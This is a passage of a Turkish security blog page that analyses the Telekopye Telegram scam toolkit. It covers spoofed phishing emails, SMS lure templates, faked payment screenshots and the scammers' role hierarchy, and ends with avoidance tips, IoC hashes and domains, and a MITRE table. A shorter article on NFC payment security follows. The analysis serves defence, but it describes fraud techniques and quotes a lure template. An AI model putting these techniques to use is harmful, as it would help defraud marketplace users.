Şekil 7 Ödeme diyagramı
Şekil 8 Bir Neandertal para çekmek istediğinde çalıştırılan kod
Telekopye, işlenen ödemelerin kayıtlarını ayrı bir Telegram kanalında tutar. Ödeme yapılan bir Neandertal de muhtemelen işlemin kaydedildiğini doğrulayabilmek için bu kanala bir bağlantı alır. Şekil 9 böyle bir günlük kanalının bir örneğini göstermektedir.
Şekil 9 Bir Telegram kanalındaki ödeme günlüklerine örnek
Telekopye yöneticisi parayı Telekopye’nin kendisi aracılığıyla transfer etmez. Bunun yerine, yönetici ya “BTC Exchange bot” adlı bir araç, muhtemelen bağımsız bir Telegram botu kullanır ya da parayı manuel olarak aktarır. Ancak, ödemeyle ilgili özelliklerin Telekopye’ye entegrasyonunun arttığını gözlemledik, bu nedenle bu durum gelecekte değişebilir.
## Telekopye ile kimlik avı e-postası gönderme
Neandertaller Telekopye’ye e-posta mesajları oluşturma ve gönderme talimatı verebilir. Gönderici, tüm Neandertaller arasında paylaşılan önceden tanımlanmış bir e-posta hesabıdır. Bu e-posta hesapları genellikle Neandertaller tarafından kurulan kimlik avı alan adlarıyla ilişkilendirilir. Şekil 10 e-postaların daha meşru görünmesi için Kimden ve Yanıtla-Kime e-posta alanlarını taklit eden kodu gösterir.
Şekil 10 Sahte URL ve sahte gönderen adresi içeren kimlik avı e postaları oluşturmak için kod
Şekil 11 kimlik avı e-posta gövdeleri oluşturmak için kullanılan birçok şablondan birini gösterir. Hiçbir ek bilgi verilmemiştir, bu nedenle %title% ve %amount% için kullanıcı tanımlı metin yerine varsayılan değerler gösterilir. Kötü amaçlı bir URL, “Ödemeye git” düğmesinin arkasına gizlenmiştir.
Şekil 11 Basit bir ödeme e postasını taklit eden e posta şablonu
## SMS desteği
Kimlik avı e-postalarının yanı sıra Telekopye, Neandertallerin benzer şekilde SMS mesajları oluşturmasına ve göndermesine olanak tanır. Şekil 12 bu tür mesajların oluşturulmasından ve gönderilmesinden sorumlu kod parçasını göstermektedir.
Şekil 12 Çevrimiçi smscabru hizmetini kullanarak SMS mesajları oluşturmak için kodun bir kısmı
Telekopye’nin bazı uygulamalarında farklı dillerde önceden tanımlanmış SMS metinleri bile vardır. Tüm SMS şablonları aşağı yukarı aynı şeyi söyler, örneğin, “Ürününüzün ödemesi yapıldı. Parayı almak için formu doldurun: malicious\_link%”. Çeşitli SMS şablonlarının örnekleri şurada gösterilmektedir Şekil 13 orijinal Rusça şablonların gösterildiği yer. Bir Mamut aldığında bu SMS’in nasıl göründüğü şurada görülebilir Şekil 14.
Şekil 13 Rusça Telekopye SMS şablon metinleri
Şekil 14 Çekçe bir şablon metinle oluşturulan ve kötü amaçlı bağlantı olmadan alınan bir SMS örneği
Telekopye, SMS mesajları göndermek için büyük ölçüde smscab\[.\]ru veya smshub\[.\]org gibi çevrimiçi hizmetlere güvenmektedir. Telekopye’nin tüm Neandertaller arasında paylaşılan sabit kodlu bir telefon numarası kullandığı daha eski bir varyantı analiz ettik. Ancak, muhtemelen bir telefon numarasını engellemek tüm Neandertallerin mesajlarını engellemekle sonuçlanacağı için bu özelliğe son verilmiştir.
## Görüntü manipülasyonu
Bu bölümde Telekopye kullanan Neandertaller için ikna edici görüntüler ve ekran görüntüleri oluşturmanın ne kadar basit olduğunu açıklayacağız. Telekopye’nin bazı sürümlerinde Render bot adında bir bileşen bulunmaktadır. Render bot bağımsız bir bot olarak sınıflandırılabilse de biz onu Telekopye’nin bir parçası olarak ele alacağız.
Render botu bir Telegram sohbetine eklendiğinde, aşağıda görülen ilk mesajla karşılaşırız Şekil 15.
Şekil 15 Render botundan gelen ilk mesaj
Bu bize Telekopye’nin bu bölümünün nasıl çalıştığına dair iyi bir fikir veriyor. Render botunun kullanım alanlarını iki kategoride sınıflandırabiliriz. İlk olarak, çapraz referans almanın kolay olmaması için görüntüleri karıştırmak için kullanılabilir. İkincisi, meşru ekran görüntüleri gibi görünmesi amaçlanan sahte görüntüler oluşturabilir. Bu bölümde, ilk olarak kimlik avı web siteleri oluşturmaya benzer bir özellik olan bu sahte ekran görüntülerinin oluşturulmasına odaklanacağız.
HTML şablonlarından oluşturulan sahte web sayfalarının aksine, sahte ekran görüntülerinin temeli, bazı önemli kısımları çıkarılmış bir JPG görüntüsüdür. Bu kısımlar arasında ödenen fiyat, banka/kredi kartı numarası, unvan, isim vb. yer almaktadır. Bu dönüşüm şu şekilde gösterilmektedir Şekil 16 Burada düz bir şablon ile doldurulmuş bir şablonun yan yana karşılaştırması bulunmaktadır. Bunlar resim olduğundan, e-posta ve kimlik avı web sayfası benzerlerinden farklı olarak etkileşimli düğmeler yoktur.
Şekil 16 Oluşturulan sahte ekran görüntüsü solda şablon sağda örnek metinle doldurulmuş şablon
Eklenen metnin mümkün olduğunca iyi oturtulmasına büyük önem verilmektedir, bu nedenle Telekopye birkaç farklı yazı tipini desteklemektedir. Daha önce olduğu gibi, tüm davranışlar sabit kodlanmış ve yapay zekâ kullanılmamış. Sberbank, Avito, Youla, Qiwi ve diğer birkaç hizmet için dokuz şablon bulabiliriz.
Neandertallerin bakış açısına göre, bu ekran görüntülerini oluşturmak kimlik avı web sayfaları oluşturmaktan farklı değildir. Bir Neandertal’in yalnızca birkaç bilgi vermesi yeterlidir ve Telekopye bunlardan sahte bir ekran görüntüsü/resim oluşturur.
Render bot klasörlerinde bu şablonlardan birini oluşturma sürecinde görmek de mümkündür. Şekil 17 numaralandırılmış alanlara sahip bir koli faturasının fotoğrafını göstermektedir. Telekopye’nin geliştiricileri yanlarında numaralar olan tüm alanları siliyor ve kendi yazı tipi stillerini ve yazı tipi boyutlarını bunlara uydurmaya çalışıyor. Nihai ürünün görünüşünden memnun olduklarında, diğer Neandertallerin yeni bir şablon olarak kullanması için bunu bota eklerler.
Şekil 17 Oluşturma sürecinde sahte kontrol
Telekopye’nin bu bölümünün daha az önemli olan bir başka işlevi de görüntü manipülasyonudur. Koddan ve yorumlarından, reklamı yapılan ürünlerin resimlerini değiştirebildiğini, böylece arama motorlarının bunları çapraz referanslayamayacağını anlamak mümkündür. Görselin çevrimiçi bir pazarda bulunması halinde, yapay zekâ antispam korumasının bunu kötü niyetli olarak işaretleyeceğini varsayıyoruz. Bu fark çok basittir ve görüntünün dikey olarak çevrilmesinden ve kontrastta küçük bir değişiklikten oluşur.
## Telekopye Deneysel özellikler
Telekopye kaynak dosyalarından elde edilen içerik sayesinde, geliştiricilerin dolandırıcılığın farklı türlerini/varyasyonlarını denemeye çalıştıklarını değerlendiriyoruz. Örneğin, kodda QR kodu oluşturma işlevini görüyoruz (Şekil 18). Bu iki şeyden biri anlamına gelebilir. Ya ödeme sürecinin bir parçasıdır ya da bunu dolandırıcılık için yeni bir numara haline getirmeye çalışıyorlar. Muhtemel bir neden, Mamutların QR kodu ile ödeme yaparken iki kez düşünmemeleridir. Dolayısıyla, bu tür hileleri kullanan dolandırıcılıklarda küçük bir değişim olacağını tahmin ediyoruz.
Şekil 18 QR kodları üreten kod
Şekil 15’de Sberbank için sahte çekler oluşturabiliyormuşuz gibi görünüyor. Ancak gerçekte yalnızca ödeme onayları oluşturabilir (Şekil 19).
Şekil 19 Ödeme onayı şablonu
Tam işlevsel sahte çek üretimi sadece bir zaman meselesidir. Bunun üzerinde zaten çalışıldığını gösteren çalışma parçaları görmek mümkündür. Bu parçalar çoğunlukla muhtemelen özel yazı tipleri olarak eklenecek olan el yazısı numaralarıdır.
## Telekopye Roller
Telekopye kullanan dolandırıcı grupları, en çok ayrıcalıktan en az ayrıcalığa doğru aşağıdaki gibi bir hiyerarşi içinde düzenlenmiştir:
1. Yöneticiler
2. Moderatörler
3. İyi Çalışanlar / Destek botları
4. İşçiler
5. Engellendi
Bu listeyi birkaç ekleme ile zenginleştiren bazı varyantlar gözlemledik, ancak bu beş rol temel olmaya devam ediyor. Aşağıdaki bölümlerde her bir role daha ayrıntılı olarak odaklanıyoruz.
Telekopye ayrıca bir tavsiye sistemi de kullanmaktadır. Yeni bir Neandertal gruba katılmak istediğinde, bir başvuru formu doldurması gerekir (ne kadar “sektör” deneyimi olduğu, onu kimin davet ettiği vb.) Yeni Neandertal’in katılabilmesi için bu başvurunun Moderatörler veya Yöneticiler tarafından kabul edilmesi gerekiyor.
**Engellendi**
Bu role sahip bir kullanıcı Telekopye araç setinin hiçbir bölümünü kullanamaz. Telekopye kaynak kodunun bir parçası olan kurallar, bunun onları ihlal etmenin bir tür cezası olduğunu göstermektedir (Şekil 20).
Şekil 20 Telekopye sohbet grubu kuralları
**İşçiler**
Bu, neredeyse tüm yeni Neandertallerin başladığı en yaygın roldür. Bu rol ile Neandertaller, grubun moderasyonu hariç her Telekopye özelliğini kullanabilirler. Ödeme sırasında, bu rol, aşağıda görüldüğü gibi en kötü komisyon oranlarına sahiptir Tablo 2.
| **Rol** | **Mal sahibine komisyon** | **Tavsiye için Komisyon** | **Gerçek ödeme** |
|---|---|---|---|
| **İşçiler** | 33% | 2% | 65% |
| **İyi çalışanlar/Destek botları** | 23% | 2% | 75% |
Tablo 2. Ödeme oranlarına örnek
**İyi çalışanlar/Destek botları**
Bu rol, İşçi rolünün doğrudan bir yükseltmesidir. Tek fark, bu role sahip Neandertallerin ödemelerinin büyük bir yüzdesini platform sahibine vermek zorunda olmamalarıdır.
Bu rolü almak için Neandertallerin bir dizi dolandırıcılık yaparak veya belirli miktarda çalıntı fon elde ederek işe yararlıklarını kanıtlamaları gerekir.
Bazen bu rolün destek botları için ayrıldığını görmek mümkün. Bu botların ne olduğundan emin değiliz.
**Moderatörler**
Moderatörler diğer üyeleri terfi ettirebilir, rütbelerini düşürebilir ve yeni üyeleri onaylayabilir. Telekopye ayarlarını değiştiremezler.
**Yöneticiler**
Yöneticiler gruptaki en yüksek roldür. Telekopye’yi tam anlamıyla kullanabilirler. Moderatörlerin yeteneklerine ek olarak, Telekopye ayarlarını değiştirebilirler – kimlik avı web sayfası şablonları ekleyebilir, botun kullandığı e-posta adreslerini değiştirebilir / ekleyebilir ve ödeme oranlarını, ödeme türünü vb. değiştirebilirler.
## Dolandırılmaktan nasıl kaçınılır
Paranızı çalmaya çalışan bir Neandertal tarafından hedef alınıp alınmadığınızı anlamanın en kolay yolu kullanılan dile bakmaktır. Bu dil konuşmada, e-postada ya da web sayfasının kendisinde kullanılan dil olabilir. Ne yazık ki, bu bazen yeterli olmuyor, bu dolandırıcılık girişimlerinden bazılarının dilbilgisi ve kelime hatalarını düzelttiği gözlemlenmiştir.
Çevrimiçi pazarlarda ikinci el mallarla işlem yaparken mümkün olduğunca yüz yüze para ve mal takası konusunda ısrarcı olun. Bu tür alım satımlar iyi bilinen kurumlar veya hizmetler tarafından korunmamaktadır. Bu dolandırıcılıklar, Neandertallerin internet üzerinden ödeme yapmış/göndermiş gibi davranmaları sayesinde mümkün olmaktadır. Ne yazık ki, bazen yüz yüze teslimat mümkün değildir ve bu durumda ekstra dikkatli olmanız gerekir.
Nereye gideceğinden emin olmadığınız sürece para göndermekten kaçının. Bir yere para göndermeniz gerektiğinde, web sayfasında dilbilgisi hataları ve grafiksel orantısızlıklar olup olmadığını kontrol edin. Eğer şanslıysanız, şablonda bazı yanlışlıklar olabilir. Ayrıca web sitesi sertifikasını kontrol edin ve gerçek bir bağlantı gibi görünmesi için kullanılan URL’ye yakından bakın.
“XYZ hizmeti üzerinden para göndereceğim” gibi zorlama argümanlara dikkat edin. Bu hizmetin nasıl çalıştığını biliyor musunuz?” Başka bir ödeme türünün mümkün olup olmadığını ve özellikle de aşina olduğunuz bir hizmetten ödeme kabul etmeye istekli olup olmadıklarını sorun. Dolandırıcıların birden fazla şablonu olduğu için bu yöntem sonuç vermeyebilir, ancak bildiğiniz bir ödeme yöntemini kullandığınızda sahte bir şablonu daha kolay tanıyabilirsiniz.
SMS mesajlarındaki veya e-postalardaki bağlantılara tıklarken, bunlar saygın bir kaynaktan geliyormuş gibi görünse bile çok dikkatli olun. Neandertaller e-posta sahteciliğine yabancı değildir. İyi bir yöntem, kendinize saygın kaynakların size bu tür e-postalar göndermesine neden olacak bir şey satın alıp almadığınızı sormaktır. Emin değilseniz, sözde hizmetin web sitesini doğrudan ziyaret edin (e-postadaki/SMS’deki bağlantıyı kullanmayın) ve sorun. Bu sayfaların çoğunda müşteri desteği vardır ve size memnuniyetle yardımcı olacaklardır.
## Sonuç
Daha az teknik bilgiye sahip kişilerin çevrimiçi dolandırıcılıkları daha kolay gerçekleştirmesine yardımcı olan bir araç seti olan Telekopye’yi keşfettik ve analiz ettik. Telekopye’nin 2015 yılında kullanılmaya başlandığını tahmin ediyoruz. Bir versiyona odaklandık, ana yeteneklerini analiz ettik ve Telekopye’nin dahili olarak nasıl çalıştığını ortaya çıkardık. Bu yetenekler arasında kimlik avı web siteleri oluşturma, kimlik avı SMS ve e-postaları gönderme ve sahte ekran görüntüleri oluşturma yer almaktadır. Ayrıca Telekopye kullanan grupların hiyerarşisini de tanımladık. Telemetrimiz sayesinde, bu aracın hala kullanımda ve aktif olarak geliştirilmekte olduğunu da öğrendik. Daha sonra eklenecek olan ikinci Telekopye blog yazısı, dolandırıcılık gruplarının iç işleyişini ortaya çıkarıyor.
## Teşekkür
Telekopye’yi ilk keşfeden Ondřej Novotný’ye teşekkür ederiz.
## IoC’lar
**Dosyalar**
| **SHA-1** | **Dosya adı** | **Algılama** | **Açıklama** |
|---|---|---|---|
| **26727D5FCEEF79DE2401CA0C9B2974CD99226DCB** | scam.php | PHP/HackTool.Telekopye.A | Telekopye dolandırıcılık araç seti |
| **285E0573EF667C6FB7AEB1608BA1AF9E2C86B452** | tinkoff.php | PHP/HackTool.Telekopye.A | Telekopye dolandırıcılık araç seti |
| **8A3CA9EFA2631435016A4F38FF153E52C647146E** | 600be5ab7f0513833336bec705ca9bcfd1150a2931e61a4752b8de4c0af7b03a.php | PHP/HackTool.Telekopye.A | Telekopye dolandırıcılık araç seti |
##
## Network
| **IP** | **Etki Alanı** | **Barındırma sağlayıcısı** | **İlk görüldüğünde** | **Detaylar** |
|---|---|---|---|---|
| **N/A** | id23352352.ru | cloudflare.com | 2023-07-04 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | id8092.ru | cloudflare.com | 2023-06-26 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | id2770.ru | cloudflare.com | 2023-06-28 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | id83792.ru | cloudflare.com | 2023-06-17 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | id39103.ru | cloudflare.com | 2023-06-19 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | 2cdx.site | N/A | 2021-03-21 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | 3inf.site | N/A | 2021-03-12 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | pay-sacure4ds.ru | N/A | 2021-12-27 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | id7423.ru | cloudflare.com | 2021-03-27 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | id2918.site | N/A | 2021-03-08 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | formaa.ga | N/A | 2021-05-30 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | id0391.ru | cloudflare.com | 2023-06-23 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | id66410.ru | cloudflare.com | 2023-06-17 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
| **N/A** | id82567.ru | cloudflare.com | 2023-06-07 | Araç setini veya dolandırıcılık kurbanını test etmek için kullanılan alan. |
## MITRE ATT&CK teknikleri
Bu tablo MITRE ATT&CK çerçevesinin *[13](https://attack.mitre.org/resources/versions/)*.*[ sürümü](https://attack.mitre.org/resources/versions/)* kullanılarak oluşturulmuştur.
| **Taktik** | **KIMLIK** | **İsim** | **Açıklama** |
|---|---|---|---|
| **Keşif** | *[T1589](https://attack.mitre.org/versions/v13/techniques/T1589)* | Mağdur Kimlik Bilgilerini Toplayın | Telekopye, kimlik avı web sayfaları aracılığıyla banka/kredi kartı bilgilerini, telefon numaralarını, e-postaları vb. toplamak için kullanılır. |
| **Kaynak Geliştirme** | *[T1583.001](https://attack.mitre.org/versions/v13/techniques/T1583/001)* | Altyapı Edinme: Etki Alanları | Telekopye operatörleri kendi alan adlarını kaydettirirler. |
| *[T1585](https://attack.mitre.org/versions/v13/techniques/T1585)* | Hesap Oluşturma | Telekopye operatörleri çevrimiçi pazarlarda hesap açarlar. |
| *[T1585.002](https://attack.mitre.org/versions/v13/techniques/T1585/002)* | Hesap Oluşturun: E-posta Hesapları | Telekopye operatörleri, kaydettikleri alan adlarıyla ilişkili e-posta adresleri kurarlar. |
| *[T1586.002](https://attack.mitre.org/versions/v13/techniques/T1586/002)* | Uzlaşma Hesapları: E-posta Hesapları | Telekopye operatörleri gizliliklerini artırmak için ele geçirilmiş e-posta hesapları kullanmaktadır. |
| *[T1587.001](https://attack.mitre.org/versions/v13/techniques/T1587/001)* | Yetenekleri Geliştirin: Kötü Amaçlı Yazılım | Telekopye özel bir kötü amaçlı yazılımdır. |
| **İlk Erişim** | *[T1566.002](https://attack.mitre.org/versions/v13/techniques/T1566/002)* | Kimlik Avı: Spearphishing Bağlantısı | Telekopye, e-postalarda veya SMS mesajlarında kimlik avı web sitelerine bağlantılar gönderir. |
| **Koleksiyon** | *[T1056.003](https://attack.mitre.org/versions/v13/techniques/T1056/003)* | Girdi Yakalama: Web Portalı Yakalama | Telekopye tarafından oluşturulan web sayfaları hassas bilgileri yakalar ve operatörlere bildirir. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, ESETresearch, Siber Güvenlik
---
### [Temas etmek ya da etmemek: NFC ödemeleri daha mı güvenli?](https://antivirus.com.tr/temas-etmek-ya-da-etmemek-nfc-odemeleri-daha-mi-guvenli/)
**Published:** Aralık 15, 2023
**Author:** ESET
**Excerpt:** Temassız ödemeler (NFC) hızla yaygınlaşıyor. Peki bu yöntem geleneksel ödeme yöntemlerinden daha mı güvenli?
**Content:**
*Temassız ödemeler (NFC) hızla yaygınlaşıyor. Peki bu yöntem geleneksel ödeme yöntemlerinden daha mı güvenli?*
Manyetik şeritli kartlar 20 yıl kadar önce çok popülerdi, ancak güvenlikleri zayıftı ve imza gerekliliği genellikle işlemlerin zorlaştırıyordu – veri şifreleme olmadığı için suçlular tarafından ele geçirilebiliyor ve kopyalanabiliyorlardı.
Çip tabanlı kartlar, veri şifreleme yoluyla gelişmiş güvenlik özellikleri sunarak bu kartların yerini aldı. Bu kartların ödeme terminallerine (POS) takılmasını ve PIN ile kimlik doğrulamasını gerektirmesi, daha güvenli işlem yöntemlerine doğru bir geçişe işaret ediyordu. Güvenlik açısından bakıldığında, çip tabanlı kartlar, kimlik doğrulama gerektirdikleri ve şifreleme sayesinde kart üzerinde gelişmiş güvenlik sundukları için büyük bir gelişmeydi. Bununla birlikte, bu kartlar hala kopyalamaya veya bilgi hırsızlığına açıktı, ancak bu tür suçlar manyetik şeritli kartlara göre daha zordu.
## NFC standardı
Radyo frekanslı tanımlamadan (RFID) evrilen yakın alan iletişimi veya NFC, 2010’ların ikinci yarısında yeni bir ödeme standardı olarak ortaya çıktı. Bu teknoloji sayesinde, orijinal çip tabanlı kartlar daha da kullanışlı hale geldi, çünkü kartları ödeme terminallerine ve ATM’lere takmak yerine, para transferi için NFC özellikli bir ödeme cihazına dokunmak yeterli oluyor.
Neler ödeme cihazı olabilir? Temassız kartların yanı sıra, kart bilgilerinizi uygulamaya yükledikten sonra telefonunuzu ödeme için kullanmanızı sağlayan Apple Pay veya Google Pay gibi hizmetler aracılığıyla telefonlar da artık bu işlevi görebilir.
Hem kartlar hem de telefonlar NFC teknolojisi aracılığıyla ödeme yöntemi olarak kullanılabilir
NFC ödemesinin çalışma prensibi Bluetooth veya diğer kablosuz iletişim sistemlerine oldukça benzerdir, iletilen bilgileri etkinleştirmek ve doğrulamak için radyo dalgalarını kullanır. Bu veriler daha sonra bir anten tarafından deşifre edilir. Özellikle, bir ödeme söz konusu olduğunda, terminal telefondan bilgi alır ve daha sonra işlemi kolaylaştırmak için bu bilgiyi işler ve onaylar.
NFC’nin çok kısa menzile sahip olması büyük veri transferleri için kullanışlı değildir. Wi-Fi veya Bluetooth’un aksine daha yavaştır ve iletişim kuran iki cihazın birbirine yakın olmasını gerektirir. Bu, geçmişte benzer şekilde çalışan ancak çok daha az kullanışlı olan ve yalnızca yarı zamanlı çalışan kızılötesi dosya aktarımlarına benzer bir durumdur: Telefonlarınızı yerleştirme şekli konusunda çok dikkatli olmanız ve sensörlerin neredeyse birbirine değmesini sağlamanız gerekiyordu (buradan işlevi gösteren eski bir kılavuza erişebilirsiniz).
## NFC ne kadar güvenli?
Temel amacının temassız işlemleri kolaylaştırmak olduğu düşünüldüğünde, tamamen güvenli olması gerektiği varsayılabilir, değil mi?
Bir bakıma öyledir. Diğer kablosuz iletişim yöntemleriyle karşılaştırıldığında, çalışması için gereken yakınlık nedeniyle ele geçirilmesi çok daha zordur, ancak bu, bazı siber saldırı türlerine karşı algılanamaz olduğu anlamına gelmez.
Kablosuz iletişim söz konusu olduğunda en yaygın saldırı yöntemlerinden biri ortadaki adam (MITM) saldırılarıdır. Bu saldırıların işe yaraması için iki cihaz/kullanıcı arasındaki iletişimi kesen bir araç (ekipman, sahte web sitesi, e-postalar) olması gerekir; bu araç daha sonra gerekli verilerin şifresini çözer ve saldırgana iletir. Halka açık Wi-Fi kullanımının bu kadar tehlikeli olmasının nedenlerinden biri de budur; bir işletme/şehir konumuyla aynı adı taşıyan sahte bir bağlantı noktası kurmak çok fazla zaman almaz ve insanlar bunları kullanmak istediğinden, bir suçlu bu bağlantı noktasını kullanan cihazlardan gelen iletişimi kolayca ihlal edebilir.
MITM saldırıları NFC için geçerli mi? Bir bakıma. Teknik açıdan bir tehdit olarak var olsa da, birkaç nedenden dolayı o kadar da uygulanabilir değildir. İlk olarak, NFC iletişimini “ele geçirmek” için, bir okuyucunun gerekli verileri okuyabilmesi için karta/telefona oldukça yaklaşması gerekir. İkinci olarak, bilgisayar korsanının da bunu yapmak için özel bir araca sahip olması gerekir. Dürüst olmak gerekirse, telefonunuzu/kartınızı çalmak çok daha kolay olurdu.
Potansiyel olarak, ödeme terminalleri ihlal edilebilir. Ancak, normal kart çalmanın aksine, NFC iletişimi şifrelenir ve sınıflanır – yani bilgiler gizlendiği için bir kartın kopyalanması çok zordur.
Bununla birlikte, bir fırsatçının kart bilgilerini elde etmek için size “çarpmaya” çalışabileceğini unutmayın ve kablosuz araba anahtarı saldırıları da mevcut olduğundan (NFC ile çalışmak için benzer RFID teknolojisini kullanan), kredi kartları ve telefonlar hala tehlike altındadır.
## Güvenlik hafife alınmamalıdır
NFC teknolojisinin özellikle ödeme işlemlerinde daha güvenli olduğu doğruysa bile bu, teknolojinin hatasız olduğu anlamına gelmez. Çünkü kötü niyetli kişiler istediklerini elde etmek için belirli güvenlik açıklarından kolayca yararlanabilirler.
Örneğin, 2021’de bir araştırmacı, bir Android uygulaması kullanarak NFC özellikli ATM’ere “el sallayarak” onları ele geçirdiğini gösteren bir saldırı gerçekleştirdi. Makinelerdeki bazı yazılım hataları nedeniyle gerçekleşen bu eylem, diğer ödeme terminalleri için de söz konusu olabilir.
Sistem kusurları ve güvenlik açıkları her zaman var olacaktır, bu nedenle siber sigorta sağlayıcıları, teminat için bir gereklilik olarak genellikle güvenlik açığı yamasının altını çiziyor.
Dahası, NFC ödemeleri doğası gereği kolaylık için tasarlandığından, örneğin normal bir çip tabanlı kartın gerektireceği ek kimlik doğrulama (PIN gibi) eksikliği vardır. Dolayısıyla, birisi kredi kartınızı çalarsa, bir kod girmesine gerek kalmadan (belirli bir değere kadar) kolayca hileli ödeme yapabilir ve belirlediğiniz ödeme limitlerine bağlı olarak, meblağlar yükselebilir.
## Telefonla ödeme daha mı güvenli?
Daha önce de belirtildiği gibi, NFC özelliği telefonlarda da mevcuttur. Peki bunlar daha mı güvenli? Apple Pay, Google Pay ve diğerleri PIN, parmak izi, yüz taraması veya telefonunuzda mevcut olabilecek başka bir ek güvenlik gerektirdiğinden, biraz da güvenli olabilir. Ayrıca, her iki ödeme hizmeti de yalnızca etkinleştirildiğinde çalışır, bu nedenle birisinin sizden rahatça bir ödeme alma şansı daha azdır. Ayrıca, Apple veya Google Pay kullanmak hesap bilgilerinizi başkalarına aktarmaz ve cihazınızı kaybetmeniz durumunda bu hizmetleri uzaktan devre dışı bırakmak oldukça kolaydır.
Apple Pay gibi hizmetler ödeme yapmak için ek biyometrik doğrulama gerektirir Referans Christiann Koepke
Benzer şekilde, akıllı saatler pek çok açıdan harika olsa da, saatin kilidini açmak için gereken kısa bir PIN kodunun ötesinde ek kimlik doğrulama eksikliği nedeniyle bu saatler aracılığıyla ödeme yapmak sorun yaratabilir. Saatin sahibinin bileğinde olması bir tür kimlik doğrulama işlevi olarak varsayılır. Ancak saatlerin çalınabileceği ve genellikle sadece dört haneli bir PIN ile korunduğu düşünüldüğünde, bu durum her zaman işlem için yeterince güvenli bir yöntem olmayabilir.
## Temassız ödemelerinizi nasıl daha güvenli hale getirebilirsiniz
Bu yazıyı daha olumlu bir notla bitirmek için, temassız ödemelerinizi daha güvenli hale getirmenin yollarından bahsediyoruz. Aşağıda bu yollardan bazıları yer alıyor:
- **RFID engelleyicileri deneyin:** Bunlar, kartınız ile dış dünya arasında bir bariyer oluşturarak olası ele geçirme saldırılarını azaltan küçük kartlar veya cüzdanlardır.
- **Düşük ödeme limitleri belirleyin:** Bu, bankanız veya bankacılık uygulamaları aracılığıyla yapılabilir; bu sayede temassız ödemelerde satın alma miktarınız için maksimum bir limit belirleyebilirsiniz.
- **Telefonla ödemeyi kullanın:** Bu uygulamaların eksik yanları olsa da, ek kimlik doğrulama gereksinimleri olduğu için temassız kartlara göre daha güvenlidirler.
- **Nakit kullanın:** Sanırım bunu açıklamamıza gerek yoktur. Ancak, cüzdanınızda çalınabilecek büyük miktarlarda para taşımaktan endişe edebilirsiniz.
- **Akıllı saatleri kullanmayın:** Daha düşük güvenlik nedeniyle, akıllı saatle ödemeleri etkinleştirmek potansiyel sorunlara yol açabilir.
- **Seyahat kartı alın:** Ekspres ödemeler konusunda endişeleriniz varsa, bilet ödemesi için kendi kredi kartınızı/telefonunuzu kullanmak yerine mümkünse kontörlü bir seyahat kartı edinin.
Bunlar daha güvenli ödemeler yapmak için kullanabileceğiniz yöntemlerden sadece bazılarıdır. Elbette, hiçbir güvenlik çözümü size %100 garanti veremez, ancak küçük, basit adımlar bile olumsuz bir durum yaşama olasılığınızı azaltmanıza büyük katkı sağlayabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [DNS güvencesi ile güvenlik](https://antivirus.com.tr/dns-guvencesi-ile-guvenlik/)
**Published:** Aralık 27, 2023
**Author:** ESET
**Excerpt:** Tüketiciler, siber suçlarla ilgili endişelerinden kurtulmak için DNS koruma teknolojisine güvenebilir mi?
**Content:**
Tüketiciler, siber suçlarla ilgili endişelerinden kurtulmak için DNS koruma teknolojisine güvenebilir mi?
